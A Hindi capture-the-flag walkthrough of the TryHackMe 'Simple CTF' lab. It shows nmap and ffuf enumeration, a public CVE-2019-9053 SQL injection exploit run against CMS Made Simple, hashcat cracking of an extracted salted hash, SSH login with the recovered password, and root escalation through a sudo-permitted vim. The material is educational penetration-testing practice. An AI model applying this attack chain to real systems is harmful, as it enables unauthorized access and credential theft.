 imperialx1104/simple-ctf-writeup
पेशेवर TryHackMe Simple CTF वॉकथ्रू जिसमें एन्यूमरेशन, CMS Made Simple SQL इंजेक्शन (CVE-2019-9053), क्रेडेंशियल रिकवरी, SSH एक्सेस, Vim के माध्यम से प्रिविलेज एस्केलेशन और रूट कंप्रोमाइज़ शामिल है।

TryHackMe Simple CTF का पेशेवर वॉकथ्रू, जिसमें एन्यूमरेशन, CMS Made Simple SQL इंजेक्शन (CVE-2019-9053), क्रेडेंशियल रिकवरी, SSH एक्सेस, Vim के माध्यम से प्रिविलेज एस्केलेशन और रूट से समझौता शामिल है।
TryHackMe के Simple CTF रूम का एक संपूर्ण वॉकथ्रू, जिसमें रिकॉनिसेंस, एन्यूमरेशन, एक्सप्लॉइटेशन, क्रेडेंशियल रिकवरी, प्रिविलेज एस्केलेशन और फ्लैग कैप्चर शामिल हैं।
| फ़ील्ड | मान |
|---|---|
| प्लेटफ़ॉर्म | TryHackMe |
| रूम का नाम | Simple CTF |
| कठिनाई | आसान |
| श्रेणी | वेब एक्सप्लॉइटेशन और लिनक्स प्रिविलेज एस्केलेशन |
| लेखक | Saahil Gupta (ImperialX1104) |
इस रूम का लक्ष्य है:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag

पहला कदम लक्ष्य मशीन के साथ कनेक्टिविटी सत्यापित करना था।
ping 10.49.175.174
होस्ट ने सफलतापूर्वक प्रतिक्रिया दी, जिससे पुष्टि हुई कि यह पहुंच योग्य है।
खुली सेवाओं की पहचान करने के लिए एक व्यापक Nmap स्कैन किया गया।
nmap -A -v 10.49.175.174
| पोर्ट | सेवा | संस्करण |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

लक्ष्य वेब सर्वर पर नेविगेट करने पर डिफ़ॉल्ट Apache लैंडिंग पेज प्रदर्शित हुआ।
http://10.49.175.174

इस चरण में कोई स्पष्ट अटैक सरफेस दिखाई नहीं दे रहा था।

छिपे हुए संसाधनों की पहचान के लिए, FFUF का उपयोग करके डायरेक्टरी ब्रूट-फोर्सिंग की गई।
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

/simple नामक एक डायरेक्टरी खोजी गई।
खोजी गई डायरेक्टरी पर ब्राउज़ करने से एक CMS इंस्टॉलेशन सामने आया।
http://10.49.175.174/simple

CMS Made Simple 2.2.8
यह संस्करण संख्या बाद में महत्वपूर्ण साबित हुई।
CMS संस्करण पर SearchSploit का उपयोग करके शोध किया गया।
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

एक ज्ञात SQL इंजेक्शन भेद्यता की पहचान की गई।
विश्लेषण और निष्पादन के लिए एक्सप्लॉइट को स्थानीय रूप से कॉपी किया गया।
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053

सार्वजनिक रूप से उपलब्ध एक्सप्लॉइट को लक्ष्य CMS इंस्टेंस के विरुद्ध निष्पादित किया गया।
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
एक्सप्लॉइट ने बैकएंड डेटाबेस से सफलतापूर्वक जानकारी निकाली।
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| आइटम | मान |
|---|---|
| उपयोगकर्ता नाम | mitch |
| ईमेल | [email protected] |
| सॉल्ट | 1dac0d92e9fa6bb2 |

निकाले गए हैश को Hashcat का उपयोग करके क्रैक किया गया।
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| फ़ील्ड | मान |
|---|---|
| उपयोगकर्ता नाम | mitch |
| पासवर्ड | secret |
पुनर्प्राप्त क्रेडेंशियल का SSH सेवा पर परीक्षण किया गया।
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

सफल प्रमाणीकरण ने उपयोगकर्ता mitch के रूप में शेल एक्सेस प्रदान किया।

एक्सेस प्राप्त करने के बाद, यूज़र फ्लैग Mitch की होम डायरेक्टरी में स्थित पाया गया।
whoami
cd ~
cat user.txt
G00d j0b, keep up!
सुडो अनुमतियों की जाँच करने पर एक दिलचस्प कॉन्फ़िगरेशन का पता चला।
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

यह कॉन्फ़िगरेशन उपयोगकर्ता को पासवर्ड दिए बिना रूट विशेषाधिकारों के साथ Vim निष्पादित करने की अनुमति देता है।
रूट के रूप में Vim लॉन्च करना:
sudo vim
चूँकि Vim उन्नत विशेषाधिकारों के साथ चल रहा था, इसका उपयोग रूट के स्वामित्व वाली फ़ाइलों तक पहुँचने के लिए किया जा सकता था।

रूट फ्लैग रूट उपयोगकर्ता की डायरेक्टरी में स्थित था।
